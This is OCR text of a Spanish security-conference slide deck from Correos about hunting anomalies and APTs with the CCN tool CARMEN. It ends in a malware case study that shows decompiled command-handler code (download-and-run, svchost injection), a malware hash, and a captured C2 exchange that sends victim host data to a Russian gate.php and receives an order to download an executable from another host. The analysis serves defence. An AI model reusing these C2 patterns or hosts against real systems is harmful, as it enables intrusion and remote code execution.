
Búsqueda de anomalías en Correos

DIEZ AÑOS FORTALECIENDO LA CIBERSEGURIDAD NACIONAL

CCN
Centro Criptológico Nacional



- Jose Antonio Velasco Herrero
- Sociedad Estatal Correos y Telégrafos
- jose.velasco@correos.com

Índice

Correos

55.000 EMPLEADOS

9.300 PUNTOS DE ATENCIÓN

14.000 VEHÍCULOS

670.000 KILÓMETROS diarios

Más de 28 MILLONES de hogares, empresas e instituciones atendidos diariamente

Correos


UNIENDO LO FÍSICO CON LO DIGITAL
RECOGIDA
CONSENTIMIENTO
DE FIRMA


UNIENDO LO FÍSICO CON LO DIGITAL
PRODUCTOS
DIGITALES
E-CARD
Crear postal
Selecciona para editar el campo
Enviar
CORREOS

Correos


UNIENDO LO FÍSICO CON LO DIGITAL
RECOGIDA
CORREOS
CorreoS Home
aunque no estés
HomePaq
de Correos
El nuevo
CORREOS
CORREOS
home
mebox


UNIENDO LO FÍSICO CON LO DIGITAL
Crear postal
Selecciona para editar el campo
Enviar


Índice

CARMEN


- APT: Amenaza Persistente Avanzada
  - ➢ Enfoque Proactivo
    - Protección
    - Detección temprana
    - Respuesta rápida
    - Malware avanzado
  - ➢ Enfoque Reactivo
    - Búsqueda de Anomalías
    - Análisis de comportamiento
    - CARMEN como herramienta para el analista

DEA: Detección de Anomalías

CARMEN


Mejora Continua: Prevención
Detección
Comunicación y valoración
At Cliente
CAU
Call centers
Soporte técnico
Auditoria
Autoridades…
Cualquiera!
VIP
Correo @
Teléfono
IDS/IPS /SIEM
Servicios Antifraude y vigilacina digital
Asignación
Notificación
Escalado
Seguridad
Soporte Técnico
Contención
Seguridad
Soporte Técnico
Resolución:
• Recolección de datos
• Análisis técnico
• Respuesta coordinada
Seguridad, Soporte Técnico, comunicación, Atencion cliente, CAUs
IPS/SIEM
Antifraude
Cierre
Notificación
Informe
Registro
Seguridad
RRHH
Asesoría
Auditoría
Mejora Continua: Reacción

CARMEN



Volumetría

- 544.000.000 comunicaciones HTTP
- 364.340.000 peticiones DNS
- 569.000 correos electrónicos

*Datos mensuales


CARMEN


CARMEN


- Estrategia
  - ➢ Malware sin relación con APT
    - Rapidez en la detección
    - Respuesta eficiente
    - Resiliencia
    - Mejora en los controles de seguridad
  - ➢ Malware relacionado con APT
    - Observar y aprender
    - Mejorar los reflejos
    - Objetivo 1: atribución y motivación
    - Objetivo 2: que no nos lo tengan que volver a repetir

Índice


Caso Práctico: detección de anomalía







Caso Práctico: vía de infección y forense



Nombre del fichero	Hash MD5
WinHost32.exe	**8d3bbcf3b950ac1aa7de65a65dbcb24e**

Property	Value
File OS	Windows 32-bit
File Type	Executable
File Date	n/a
CompanyName	SynapticosSoft, Corporation.
FileDescription	XILdKH
FileVersion	3,20,16,6
LegalCopyright	Copyright 1999 - 2009
OriginalFilename	wrlwXMfz.exe
ProductVersion	3,20,16,6
ProductName	GswOTVpNq
Language	1033 (English United States)
Code page	1255

Caso Práctico: análisis del malware

```
signed int __cdecl comandos(int a1, _DWORD *a2)
{
  signed int result; // eax@2

  if ( *(_BYTE *)(a1 + 1) == 58 )
  {
    switch ( *(_BYTE *)a1 )
    {
      case 'r':
        *a2 = Descarga_Ejecuta_Binario((LPCSTR)(a1 + 2));
        result = 1;
        break;
      case 'l':
        *a2 = Descarga_DLL_ejecuta((LPCSTR)(a1 + 2));
        result = 1;
        break;
      case 'b':
        *a2 = inyecta_svchost(a1 + 2);
        result = 1;
        break;
      case 'd':
        *a2 = borra_fichero_0();
        result = 1;
        break;
      case 'c':
        *a2 = guardar_configuracion((LPCSTR)(a1 + 2));
        result = 1;
        break;
      case 'n':
        *a2 = 1;
        result = 1;
        break;
      default:
        result = 0;
        break;
    }
  }
```

```
.text:00401FBC                push    offset aHttpGoogle_com ; "http://google.com"
.text:00401FC1                call    Descargar_Pagina
.text:00401FC6                add     esp, 16
.text:00401FC9                cmp     eax, 1
.text:00401FCC                jnz     short loc_40202B
.text:00401FCE                mov     eax, 1
.text:00401FD3                imul    ecx, eax, 0
.text:00401FD6                movsx   edx, [ebp+ecx+Buffer]
.text:00401FDE                cmp     edx, '<'
.text:00401FE1                jnz     short loc_40202B
.text:00401FE3                mov     eax, 1
.text:00401FE8                shl     eax, 0
.text:00401FEB                movsx   ecx, [ebp+eax+Buffer]
.text:00401FF3                cmp     ecx, '!'
.text:00401FF6                jnz     short loc_40202B
.text:00401FF8                mov     edx, 1
.text:00401FFD                shl     edx, 1
.text:00401FFF                movsx   eax, [ebp+edx+Buffer]
.text:00402007                cmp     eax, 'd'
```

```
POST /ls4/gate.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: ritbotohem.ru
Content-Length: 90
Cache-Control: no-cache

GUID=891117550910767112&BUILD=&INFO=JOHN-PC @ john-pc\john&IP=8.8.8.8
&TYPE=1&WIN=6.1(x64)HTTP/1.1 200 OK
Date: Tue, 15 Nov 2016 17:13:08 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Tue, 15 Nov 2016 17:08:57 GMT
ETag: "28-5415a030f0b92"
Accept-Ranges: bytes
Content-Length: 40

7c
{r:http://euro-tires.ru/inst1.exe}
0
```

Índice

CONCLUSIONES

- Buscar anomalías como servicio de inteligencia. Lo más importante es el talento del analista.
- CARMEN es una buena herramienta para el analista, pero no es (ni debe ser) la única
- Es importante prever qué hacer si un día se localiza una Amenaza Persistente Avanzada

E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sat-inet@ccn-cert.cni.es
- sat-sara@ccn-cert.cni.es
- organismo.certificacion@cni.es

Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

Síguenos en